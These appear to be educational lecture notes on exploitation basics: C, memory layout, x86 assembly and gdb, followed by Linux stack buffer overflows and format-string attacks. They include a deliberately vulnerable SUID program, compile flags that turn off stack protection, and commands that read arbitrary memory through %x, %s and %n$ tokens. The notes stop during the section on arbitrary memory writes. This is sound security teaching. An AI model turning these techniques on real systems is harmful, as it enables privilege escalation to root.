



Exploits



Programming Survival Skills

- C programming language
- Computer memory
- Intel processors
- Assembly language basics
- Debugging with gdb
- Python survival skills

C Programming Language

All C programs contain a function named main written out like main() and follows the format:

```
<optional return value type> main (<optional argument>)
{
    <optional procedure statements or function calls>;
}
```

- Procedure statements are a series of commands that perform operations on data or variables and normally end with a semicolon.
- Functions are self-contained bundles of algorithms that can be called for execution by main() or other functions.
- Functions are used to modify the flow of a program.
- When a call to a function is made, the execution of the program temporarily jumps to the function.
- After execution of the called function has completed, the program continues executing on the line following the call (Harper, Harris, Ness, Lenkey, Eagle & Williams, 2011).

Variables are used in programs to store pieces of information that may change and may be used to dynamically influence the program.

When the program is compiled, most variables are allocated memory of a fixed size according to system-specific definitions of size.

For example, the following are variable types, their uses and sizes:

- int; stores positive and negative integer values; 4 bytes for 32-bit or 2 bytes for 16-bit machines
- float; stores decimal numbers; 4 bytes
- double; stores large floating numbers; 8 bytes
- char; stores single characters such as "d"; 1 byte

Variables are usually at the top of the code so the compiler is aware of the variable before it is used later in the program.

Variables are declared in the following manner:

<variable type> <variable name> <optional initialization staring with "=">

For example:

```
int a = 0;
```

An integer (4 bytes) is declared in memory with the name "a" and the initial value of 0.

printf command is frequently used in C programs to print output to the screen.

There are two forms of printf command:

- `Printf(<string>);`
- `Printf(<format string>, <list of variables/values>);`

The first format is used to display a simple string to the screen.

The second format allows for more flexibility through the use of a format string that can be composed of normal characters and special symbols that act as placeholders for the list of variables following the comma.

Commonly used format symbols are:

- \n for new line. Ex: printf("test\n");
- %d for decimal value. Ex: printf("test %d", 123);
- %s for string value. Ex: printf("test %s", "123");
- %x for hex value. Ex: printf("test %x", 0x123);

The *scanf* command complements the *printf* command and is generally used to get input from the user.

The format is as follows:

```
scanf(<format string>, <list of variables/values>);
```

- strcpy and strncpy command is to copy each character in the source string into the destination string.
- This command is one of the most dangerous command to use in C because it can cause buffer overflows if the source is larger than the destination space.
- At the bottom of this post, there is an excellent video explanation of buffer overflows and the ability to have a program perform an action that was never intended.
- The format of the command is:

```
strcpy (<destination>, <source>);
```

- Loops are used in programming languages to iterate through a series of commands multiple times.
- The two common types are for and while loops. for loops start counting at a beginning value, test the value for some condition, execute the statement, and increment the value for the next iteration.

- With for loops, the condition is checked prior to the iteration of the statements in the loop, so it is possible that even the first iteration will not be executed.
- When the condition is not met, the flow of the program continues after the loop.

The format is as follows:

```
for (<beginning value>; <test value>; <change value>)  
{  
    <statement>;  
}
```

An example:

```
for (i=0; i<10; i++)  
{  
    printf("%d", i);  
}
```

- This will print the number 0 to 9 on the same line, like: 0123456789

The while loop is used to iterate through a series of statements until a condition is met.

The format is as follows:

```
while (<conditional test>)
```

```
{
```

```
<statement>
```

```
}
```

The if/else construct is used to execute a series of statements if a certain condition is met; otherwise, the optional else block of statements is executed.

If there is no else block of statements, the flow of the program will continue after the end of the closing if block bracket (}).

The format is as follows:

```
if (<condition>)
{
    <statements to execute if condition is met>
}
<else>
{
    <statements to execute if condition is false>;
}
```

Computer Memory

- Computer memory is an electronic mechanism that has the ability to store and retrieve data.
- The smallest amount of data that can be stored is 1 bit, which can be represented by either a 1 or a 0 in memory.
- When you put 4 bits together, it is called a nibble, which can represent values from 0000 to -1111.
- There are exactly 16 binary values, ranging from 0 to 15, in decimal format.

- When you put two nibbles, or 8 bits, together, you get a byte , which can represent values from 0 to $(2^8 - 1)$, or 0 to 255 in decimal.
- When you put 2 bytes together, you get a word, which can represent values from 0 to $(2^{16} - 1)$, or 0 to 65,535 in decimal.
- Continuing to piece data together, if you put two words together, you get a double word, or **DWORD** , which can represent values from 0 to $(2^{32} - 1)$, or 0 to 4,294,967,295 in decimal.


- In RAM (random access memory), any piece of stored data can be retrieved at any time—thus the term “random access.”
- However, RAM is volatile; meaning that when the computer is turned off, all data is lost from RAM.
- When discussing modern Intel-based products (x86), the memory is 32-bit addressable, meaning that the address bus the processor uses to select a particular memory address is 32 bits wide.
- Therefore, the most memory that can be addressed in an x86 processor is 4,294,967,295 bytes.

- Each process (oversimplified as an executing program) needs to have access to its own areas in memory.
- After all, you would not want one process overwriting another process's data.
- So memory is broken down into small segments and handed out to processes as needed.

The following are the sections explained:

- .text section is the binary executable file. It contains the machine instructions to get the task done.
- .data section is used to store global initialized variables.
- .bss (below stack section) section is used to store global non-initialized variables.
- Heap section is used to store dynamically allocated variables and grows from the lower-addressed memory to the higher-addressed memory.
- Stack section is used to keep track of function calls (recursively) and grows from the higher-addressed memory to the lower-addressed memory on most systems.
- Environment/Arguments section is used to store a copy of system-level variables that may be required by the process during run time.

Figure 1: Memory Space



- *Buffer* refers to a storage place used to receive and hold data until it can be handled by a process.
- This is done by allocating the memory within the .data or .bss section of the process's memory.
- The string is referenced in memory by the address of the first character.
- The string is terminated or ended by a null character (`\0` in C).

Pointers are special pieces of memory that hold the address of other pieces of memory.

Pointers are saved in 4 bytes of contiguous memory because memory addresses are 32 bits in length (4 bytes).

The variable declaration of a string in C is written as follows:

```
char * str;
```

This gives 4 bytes to "str" which is a pointer to a character variable.

To store a pointer to an integer in memory, you would issue the following command in your C program:

```
int * point1;
```

This gives 4 bytes to “point1” which is a pointer to an integer variable.

To read the value of the memory address pointed to by the pointer, you reference the pointer with the * symbol.

Therefore, if you wanted to print the value of the integer pointed to by point1 in the preceding code, you would use the following command:

```
printf ("%d", *point1);
```

Where the * is used to reference the pointer called point1 and display the value of the integer using the printf() function.

Intel Processors

- *Architecture* simply refers to the way a particular manufacturer implemented its processor.
- *Registers* are used to store data temporarily.
- Think of them as fast 8- to 32-bit chunks of memory for use internally by the processor.
- Registers can be divided into four categories.
- They are described as follows:

Register Category	Register Name	Purpose
General registers	EAX, EBX, ECX, EDX	Used to manipulate data
	AX, BX, CX, DX	16-bit versions of the preceding entry
	AH, BH, CH, DH, AL, BL, CL, DL	8-bit high- and low-order bytes of the previous entry
Segment registers	CS, SS, DS, ES, FS, GS	16-bit, holds the first part of a memory address; holds pointers to code, stack, and extra data segments
Offset registers		Indicates an offset related to segment registers
	EBP (extended base pointer)	Points to the beginning of the local environment for a function
	ESI (extended source index)	Holds the data source offset in an operation using a memory block
	EDI (extended destination index)	Holds the destination data offset in an operation using a memory block
	ESP (extended stack pointer)	Points to the top of the stack
Special registers		Only used by the CPU
	EFLAGS register; key flags to know are ZF=zero flag; IF=Interrupt enable flag; SF=sign flag	Used by the CPU to track results of logic and the state of processor
	EIP (extended instruction pointer)	Points to the address of the next instruction to be executed

Assembly Language Basics

- There are two main forms of assembly syntax: AT&T and Intel. AT&T syntax is used by the GNU Assembler (gas), contained in the gcc compiler suite, and is often used by Linux developers.
- Of the Intel syntax assemblers, the Netwide Assembler (NASM) is the most commonly used.
- The NASM format is used by many windows assemblers and debuggers.
- The two formats yield exactly the same machine language; however, there are a few differences in style and format.

The number of operands (arguments) depends on the commands (mnemonic).

Although there are many assembly instructions, you only need to master a few.

These are described in the following sections:

- **mov** command is used to copy data from the source to the destination. The value is not removed from the source location.
- **add** command is used to add the source to the destination and store the result in the destination.
- **sub** command is used to subtract the source from the destination and store the result in the destination.
- **push** and **pop** commands are used to push and pop items from the stack.

- **xor** command is used to conduct a bitwise logical “exclusive or” (XOR) function.
- **jne , je , jz , jnz ,** and **jmp** commands are used to branch the flow of the program to another location based on the value of the eflag “zero flag.” **jne/jnz** will jump if the “zero flag” = 0; **je/jz** will jump if the “zero flag” = 1; and **jmp** will always jump.
- **call** command is used to call a procedure.
- **ret** command is used at the end of a procedure to return the flow to the command after the call.
- **inc** and **dec** commands are used to increment or decrement the destination.
- **lea** command is used to load the effective address of the source into the destination.
- **int** command is used to throw a system interrupt signal to the processor.

There are many ways to indicate the effective address to manipulate in memory. These options are called addressing modes and are summarized in Table 2.

Addressing Mode	Description	NASM Examples
Register	Registers hold the data to be manipulated. No memory interaction. Both registers must be the same size.	mov ebx, edx add al, ch
Immediate	The source operand is a numerical value. Decimal is assumed; use h for hex.	mov eax, 1234h mov dx, 301
Direct	The first operand is the address of memory to manipulate. It's marked with brackets.	mov bh, 100 mov[4321h], bh
Register Indirect	The first operand is a register in brackets that holds the address to be manipulated.	mov [di], ecx
Based Relative	The effective address to be manipulated is calculated by using ebx or ebp plus an offset value.	mov edx, 20[ebx]
Indexed Relative	Same as Based Relative, but edi and esi are used to hold the offset.	mov ecx,20[esi]
Based Indexed-Relative	The effective address is found by combining Based and Indexed Relative modes.	mov ax, [bx][si]+1

An assembly source file is broken into the following sections:

- **.model** is used to indicate the size of the .data and .text sections.
- **.stack** marks the beginning of the stack section and is used to indicate the size of the stack in bytes
- **.data** directive marks the beginning of the data section and is used to define the variables, both initialized and uninitialized
- **.text** directive is used to hold the program's commands.

Debugging with `gdb`

- *gdb* provides a robust command-line interface, allowing you to run a program while maintaining full control.
- For example, you may set breakpoints in the execution of the program and monitor the contents of memory or registers at any point you like.
- Table 3 displays the common `gdb` commands.

Command	Description
b <function>	Sets a breakpoint at <i>function</i>
b *mem	Sets a breakpoint at absolute memory location
info b	Displays information about breakpoints
delete b	Removes a breakpoint
run <args>	Starts debugging program from within gdb with given arguments
info reg	Displays information about the current register state
stepi or si	Executes one machine instruction
next or n	Executes one function
bt	Backtrace command, which shows the names of stack frames
up/down	Moves up and down the stack frames
print var	Prints the value of the variable;
print /x \$<reg>	Prints the value of a register
x /NTA	Examines memory, where N = number of units to display; T = type of data to display (x:hex, d:dec, c:char, s:string, i:instruction); A = absolute address or symbolic name such as “main”
quit	Exit gdb

To conduct disassembly with gdb , you need the two following commands:

```
set disassembly-flavor <intel/att>
```

```
disassemble <function name>
```

Python Survival Skills

- According to Harper et al. (2011), Python is a popular interpreted, object-oriented programming language similar to Perl.
- Hacking tools use Python because it is a breeze to learn and use, is quite powerful, and has a clear syntax that makes it easy to read.
- The five data types are: strings, numbers, lists, dictionaries, and files.



Basic Linux Exploits

Why study exploits?


- Ethical hackers should study exploits to understand whether vulnerabilities are exploitable.
- Sometimes security professionals mistakenly believe and publish the statement, “The vulnerability isn’t exploitable.”
- Black hat hackers know otherwise.
- One person’s inability to find an exploit for the vulnerability doesn’t mean someone else can’t.
- It’s a matter of time and skill level.
- Therefore, ethical hackers must understand how to exploit vulnerabilities and check for themselves.
- In the process, they may need to produce proof-of-concept code to demonstrate to the vendor that the vulnerability is exploitable and needs to be fixed.

Stack Operations

- The concept of a *stack* can best be explained by thinking of it as the stack of lunch trays in a school cafeteria.
- When you put a tray on the stack, the tray that was previously on top of the stack is covered up.
- When you take a tray from the stack, you take the tray from the top of the stack, which happens to be the last one put on.
- More formally, in computer science terms, the stack is a data structure that has the quality of a first-in, last-out (FILO) queue.

- The process of putting items on the stack is called a push and is done in the assembly code language with the push command.
- Likewise, the process of taking an item from the stack is called a pop and is accomplished with the pop command in assembly language code.

- In memory, each process maintains its own stack within the stack segment of memory.
- Remember, the stack grows backward from the highest memory addresses to the lowest.
- Two important registers deal with the stack: extended base pointer (EBP) and extended stack pointer (ESP).
- As *Figure 1* indicates, the EBP register is the base of the current stack frame of a process (higher address).
- The ESP register always points to the top of the stack (lower address).



Function Calling Procedure

A *function* is a self-contained module of code that is called by other functions, including the `main()` function.

This call causes a jump in the flow of the program. When a function is called in assembly code, three things take place:

- By convention, the calling program sets up the function call by first placing the function parameters on the stack in reverse order.
- Next, the extended instruction pointer (EIP) is saved on the stack so the program can continue where it left off when the function returns. This is referred to as the *return address*.
- Finally, the `call` command is executed, and the address of the function is placed in EIP to execute.

Buffer Overflows

Buffers are used to store data in memory.

We are mostly interested in buffers that hold strings.

Buffers themselves have no mechanism to keep you from putting too much data in the reserved space.

In fact, if you get sloppy as a programmer, you can quickly outgrow the allocated space.

For example, the following declares a string in memory of 10 bytes:

```
char str1[10];
```

So what happens if you execute the following?

```
strcpy (str1, "AAAAAAAAAAAAA" );
```

Let's find out:

```
//overflow.c
#include <string.h>
main(){
    char str1[10];      //declare a 10 byte string
    //next, copy 35 bytes of "A" to str1
    strcpy (str1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
}
```

Now, compile and execute the program as follows:

```
$ //notice we start out at user privileges "$"
$ gcc -ggdb -mpreferred-stack-boundary=2 -fno-stack-protector -o overflow overflow.c
$ ./overflow
09963: Segmentation fault
```

Why did you get a segmentation fault? Let's see by firing up [gdb](#):

```
$gdb --q overflow
(gdb) run
Starting program: /book/overflow
```

```
Program received signal SIGSEGV, Segmentation fault.  
0x41414141 in ?? ()  
(gdb) info reg eip  
eip          0x41414141          0x41414141  
(gdb) q  
A debugging session is active.  
Do you still want to close the debugger? (y or n) y  
$
```

- As you can see, when you ran the program in `gdb`, it crashed when trying to execute the instruction at 0x41414141, which happens to be hex for AAAA (*A* in hex is 0x41).
- Next, you can check whether `EIP` was corrupted with *A*'s: yes, `EIP` is full of *A*'s and the program was doomed to crash.
- Remember, when the function (in this case, `main`) attempts to return, the saved `EIP` value is popped off of the stack and executed next.
- Because the address 0x41414141 is out of your process segment, you got a segmentation fault.

Ramifications of Buffer Overflows

- When dealing with buffer overflows, there are basically three things that can happen.
- The first is denial of service.
- As you saw previously, it is really easy to get a segmentation fault when dealing with process memory.
- However, it's possible that is the best thing that can happen to a software developer in this situation, because a crashed program will draw attention. T
- he other alternatives are silent and much worse.

- The second thing that can happen when a buffer overflow occurs is that EIP can be controlled to execute malicious code at the user level of access.
- This happens when the vulnerable program is running at the user level of privilege.

- The third and absolutely worst thing that can happen when a buffer overflow occurs is that EIP can be controlled to execute malicious code at the system or root level.
- In Unix systems, there is only one superuser, called root.
- The root user can do anything on the system.
- Some functions on Unix systems should be protected and reserved for the root user.
- For example, it would generally be a bad idea to give users root privileges to change passwords, so a concept called Set User ID (SUID) was developed to temporarily elevate a process to allow some files to be executed under their owner's privilege level.
- For example, the **passwd** command can be owned by root, and when a user executes it, the process runs as root.
- The problem here is that when the SUID program is vulnerable, an exploit may gain the privileges of the file's owner (in the worst case, root).

- To make a program an SUID, you would issue the following command:
- `chmod u+s <filename>` or `chmod 4755 <filename>`
- The program will run with the permissions of the owner of the file.
- To see the full ramifications of this, let's apply SUID settings to our meet program.
- Then, later, when we exploit the meet program, we will gain root privileges.

```
#chmod u+s meet
#ls -l meet
-rwsr-sr-x      1  root          root        11643 May 28 12:42 meet*
```

- The first field of the preceding line indicates the file permissions.
- The first position of that field is used to indicate a link, directory, or file ([l](#), [d](#), or [–](#)).
- The next three positions represent the file owner's permissions in this order: read, write, execute. Normally, an [x](#) is used for execute; however, when the SUID condition applies, that position turns to an [s](#), as shown.
- That means when the file is executed, it will execute with the file owner's permissions—in this case, root (the third field in the line).

Local Buffer Overflow Exploits

- Local exploits are easier to perform than remote exploits because you have access to the system memory space and can debug your exploit more easily.
- The basic concept of buffer overflow exploits is to overflow a vulnerable buffer and change **EIP** for malicious purposes.
- Remember, **EIP** points to the next instruction to be executed.
- A copy of **EIP** is saved on the stack as part of calling a function in order to be able to continue with the command after the call when the function completes.
- If you can influence the saved **EIP** value, when the function returns, the corrupted value of **EIP** will be popped off the stack into the register (**EIP**) and be executed.

Components of the Exploit

To build an effective exploit in a buffer overflow situation, you need to create a larger buffer than the program is expecting, using the following components.

NOP Sled

- In assembly code, the **NOP** command (pronounced “no-op”) simply means to do nothing but move to the next command (NO OPeration).
- This is used in assembly code by optimizing compilers by padding code blocks to align with word boundaries.
- Hackers have learned to use NOPs as well for padding. When placed at the front of an exploit buffer, it is called a *NOP sled*.
- If **EIP** is pointed to a NOP sled, the processor will ride the sled right into the next component.
- On x86 systems, the 0x90 opcode represents NOP.
- There are actually many more, but 0x90 is the most commonly used.

Shellcode

- *Shellcode* is the term reserved for machine code that will do the hacker's bidding.
- Originally, the term was coined because the purpose of the malicious code was to provide a simple shell to the attacker.
- Since then, the term has evolved to encompass code that is used to do much more than provide a shell, such as to elevate privileges or to execute a single command on the remote system.
- The important thing to realize here is that shellcode is actually binary, often represented in hexadecimal form.

Repeating Return Addresses

The most important element of the exploit is the return address, which must be aligned perfectly and repeated until it overflows the saved **EIP** value on the stack.

Although it is possible to point directly to the beginning of the shellcode, it is often much easier to be a little sloppy and point to somewhere in the middle of the NOP sled.

To do that, the first thing you need to know is the current **ESP** value, which points to the top of the stack.

Exploit Development Process

In the real world, vulnerabilities are not always as straightforward and require a repeatable process to successfully exploit.

The exploit development process generally follows these steps:

1. Control **EIP**.
2. Determine the offset(s).
3. Determine the attack vector.
4. Build the exploit.
5. Test the exploit.
6. Debug the exploit, if needed.



Advanced Linux Exploits

1. Format String Exploits

- Format string exploits became public in late 2000.
- Unlike buffer overflows, format string errors are relatively easy to spot in source code and binary analysis.
- Once spotted, they are usually eradicated quickly.

The Problem

Format strings are found in format functions.

In other words, the function may behave in many ways depending on the format string provided.

Following are some of the many format functions that exist

- **printf()** Prints output to the standard input/output (STDIO) handle (usually the screen)
- **fprintf()** Prints output to a file stream
- **sprintf()** Prints output to a string
- **snprintf()** Prints output to a string with length checking built in

Format Strings

the `printf()` function may have any number of arguments.

We will discuss two forms here:

```
printf(<format string>, <list of variables/values>);
```

```
printf(<user supplied string>);
```

The first form is the most secure way to use the `printf()` function because the programmer explicitly specifies how the function is to behave by using a format string (a series of characters and special format tokens).

Table introduces two more format tokens, %hn and <number>\$, that may be used in a format string.

Format Symbol	Meaning	Example
\n	Carriage return/newline	<code>printf("test\n");</code>
%d	Decimal value	<code>printf("test %d", 123);</code>
%s	String value	<code>printf("test %s", "123");</code>
%x	Hex value	<code>printf("test %x", 0x123);</code>
%hn	Print the length of the current string in bytes to var (short int value, overwrites 16 bits)	<code>printf("test %hn", var);</code> Results: the value 04 is stored in var (that is, 2 bytes)
<number>\$	Direct parameter access	<code>printf("test %2\$s", "12", "123");</code> Results: test 123 (second parameter is used directly)

The Correct Way

Recall the correct way to use the `printf()` function. For example, the code

```
//fmt1.c
main() {
    printf("This is a %s.\n", "test");
}
```

produces the following output:

```
#gcc -o fmt1 fmt1.c
./fmt1
This is a test.
```

The Incorrect Way

Now take a look at what happens if we forget to add a value for the `%s` to replace:

```
// fmt2.c
main() {
    printf("This is a %s.\n");
}
```

```
# gcc -o fmt2 fmt2.c
#./fmt2
This is a fy়.
```

What was that?

Looks like Greek, but actually it's machine language (binary), shown in ASCII. In any event, it is probably not what you were expecting.

To make matters worse, consider what happens if the second form of `printf()` is used like this:

```
//fmt3.c
main(int argc, char * argv[]) {
    printf(argv[1]);
}
```

If the user runs the program like this, all is well:

```
#gcc -o fmt3 fmt3.c
```

```
./fmt3 Testing
```

```
Testing#
```

The cursor is at the end of the line because we did not use a \n carriage return, as before.

But what if the user supplies a format string as input to the program?

```
#gcc -o fmt3 fmt3.c
```

```
./fmt3 Testing%s
```

```
TestingYyy'¿y#
```

Wow, it appears that we have the same problem.

However, it turns out this latter case is much more deadly because it may lead to total system compromise.


To find out what happened here, we need to look at how the stack operates with format functions.

Stack Operations with Format Functions

To illustrate the function of the stack with format functions, we will use the following program:

```
//fmt4.c
main() {
    int one=1, two=2, three=3;
    printf("Testing %d, %d, %d!\n", one, two, three);
}
$gcc -o fmt4.c
./fmt4
Testing 1, 2, 3!
```

During execution of the `printf()` function, the stack looks like *Figure*.



- As always, the parameters of the printf() function are pushed on the stack in reverse order, as shown in Figure.
- The addresses of the parameter variables are used.
- The printf() function maintains an internal pointer that starts out pointing to the format string (or top of the stack frame) and then begins to print characters of the format string to the STDIO handle (the screen in this case) until it comes upon a special character.

- If the % is encountered, the printf() function expects a format token to follow and thus increments an internal pointer (toward the bottom of the stack frame) to grab input for the format token (either a variable or absolute value).
- Therein lies the problem: the printf() function has no way of knowing if the correct number of variables or values were placed on the stack for it to operate.
- If the programmer is sloppy and does not supply the correct number of arguments, or if the user is allowed to present their own format string, the function will happily move down the stack (higher in memory), grabbing the next value to satisfy the format string requirements.
- So what we saw in our previous examples was the printf() function grabbing the next value on the stack and returning it where the format token required.

Implications

- The implications of this problem are profound indeed.
- In the best case, the stack value may contain a random hex number that may be interpreted as an out-of-bounds address by the format string, causing the process to have a segmentation fault.
- This could possibly lead to a denial-of-service condition to an attacker.
- In the worst case, however, a careful and skillful attacker may be able to use this fault to both read arbitrary data and write data to arbitrary addresses.
- In fact, if the attacker can overwrite the correct location in memory, they may be able to gain root privileges.

Example of a Vulnerable Program

```
//fmtstr.c
#include <stdlib.h>
int main(int argc, char *argv[]){
    static int canary=0;      // stores the canary value in .data section
    char temp[2048];         // string to hold large temp string
    strcpy(temp, argv[1]);   // take argv1 input and jam into temp
    printf(temp);            // print value of temp
    printf("\n");             // print carriage return
    printf("Canary at 0x%08x = 0x%08x\n", &canary, canary); //print canary
}
```

```
#gcc -o fmtstr fmtstr.c
#./fmtstr Testing
Testing
Canary at 0x08049734 = 0x00000000
#chmod u+s fmtstr
#su joeuser
$
```

Reading from Arbitrary Memory

Using the %x Token to Map Out the Stack

the `%x` format token is used to provide a hex value.

So, by supplying a few `%08x` tokens to our vulnerable program, we should be able to dump the stack values to the screen:

```
$ ./fmtstr "AAAA %08x %08x %08x %08x"  
AAAA bffffd2d 00000648 00000774 41414141  
Canary at 0x08049734 = 0x00000000  
$
```

- The **08** is used to define the precision of the hex value (in this case, 8 bytes wide).
- Notice that the format string itself was stored on the stack, proven by the presence of our **AAAA** (0x41414141) test string.
- The fact that the fourth item shown (from the stack) was our format string depends on the nature of the format function used and the location of the vulnerable call in the vulnerable program.
- To find this value, simply use brute force and keep increasing the number of **%08x** tokens until the beginning of the format string is found.
- For our simple example (**fmtstr**), the distance, called the (*offset*, is defined as 4).

Using the %s Token to Read Arbitrary Strings

Because we control the format string, we can place anything in it we like (well, almost anything).

For example, if we wanted to read the value of the address located in the fourth parameter, we could simply replace the fourth format token with `%s`, as shown:

```
$ ./fmtstr "AAAA %08x %08x %08x %s"
```

```
Segmentation fault
```

```
$
```

Why did we get a segmentation fault?

Because, as you recall, the `%s` format token will take the next parameter on the stack (in this case, the fourth one) and treat it like a memory address to read from (by reference).

In our case, the fourth value is `AAAA`, which is translated in hex to `0x41414141`, which (as we saw in the previous chapter) causes a segmentation fault.

Reading Arbitrary Memory

So how do we read from arbitrary memory locations?

Simple: we supply valid addresses within the segment of the current process.

We will use the following helper program to assist us in finding a valid address:

```
$ cat getenv.c
#include <stdlib.h>
int main(int argc, char *argv[]){
    char * addr; //simple string to hold our input in bss section
    addr = getenv(argv[1]); //initialize the addr var with input
    printf("%s is located at %p\n", argv[1], addr); //display location
}
$ gcc -o getenv getenv.c
```

The purpose of this program is to fetch the location of environment variables from the system.

To test this program, let's check for the location of the **SHELL** variable, which stores the location of the current user's shell:

```
$ ./getenv SHELL
```

```
SHELL is located at 0xbffff76e
```

Now that we have a valid memory address, let's try it.

First, remember to reverse the memory location because this system is little-endian:

```
$ ./fmtstr `printf "\x6e\xf7\xff\xbf`" "%08x %08x %08x %s"  
ÿÿ\xbf\xff\xfd\x2f 00000648 00000774 /bin/bash  
Canary at 0x08049734 = 0x00000000
```

Success!

We were able to read up to the first NULL character of the address given (the **SHELL** environment variable).

Take a moment to play with this now and check out other environment variables.

To dump all environment variables for your current session, type **env | more** at the shell prompt.

Simplifying the Process with Direct Parameter Access

To make things even easier, you may even access the fourth parameter from the stack by what is called *direct parameter access*.

The `#$` format token is used to direct the format function to jump over a number of parameters and select one directly.

```
$cat dirpar.c
//dirpar.c
main() {
    printf ("This is a %3$s.\n", 1, 2, "test");
}
$gcc -o dirpar dirpar.c
$./dirpar
This is a test.
$
```

Now when you use the direct parameter format token from the command line, you need to escape the \$ with a \ in order to keep the shell from interpreting it.

Let's put this all to use and reprint the location of the **SHELL** environment variable:

```
$ ./fmtstr `printf "\x6e\xf7\xff\xbf"``%4\$s"  
ÿÿÿÿ/bin/bash  
Canary at 0x08049734 = 0x00000000
```

Notice how short the format string can be now.

Using format string errors, we can specify formats for `printf` and other printing functions that can read arbitrary memory from a program.

Using `%x`, we can print hex values in order to find parameter location in the stack.

Once we know where our value is being stored, we can determine how the `printf` processes it.

By specifying a memory location and then specifying the `%s` directive for that location, we cause the application to print out the string value at that location.

Using direct parameter access, we don't have to work through the extra values on the stack.

If we already know where positions are in the stack, we can access parameters using `%3$s` to print the third parameter or `%4$s` to print the fourth parameter on the stack.

This will allow us to read any memory address within our application space as long as it doesn't have null characters in the address.

Writing to Arbitrary Memory

For this example, we will try to overwrite the canary address 0x08049734 with the address of shellcode (which we will store in memory for later use).

We will use this address because it is visible to us each time we run `fmtstr`, but later we will see how we can overwrite nearly any address.

Magic Formula

As shown by Blaess, Grenier, and Raynal, the easiest way to write 4 bytes in memory is to split it up into two chunks (two high-order bytes and two low-order bytes) and then use the `#$` and `%hn` tokens to put the two values in the right place.

For example, let's put our shellcode from the previous chapter into an environment variable and retrieve the location:

```
$ export SC=`cat sc`  
$ ./getenv SC  
SC is located at 0xbfffff50      !!!!! yours will be different!!!!
```

If we wish to write this value into memory, we would split it into two values:

- Two high-order bytes (HOB): 0xffff
- Two low-order bytes (LOB): 0xff50

As you can see, in our case, HOB is less than (<) LOB, so we would follow the first column in *Table*

When HOB < LOB	When LOB < HOB	Notes	In This Case
[addr + 2][addr]	[addr + 2][addr]	Notice that the second 16 bits go first.	\x36\x97\x04\x08\x34\x97\x04\x08
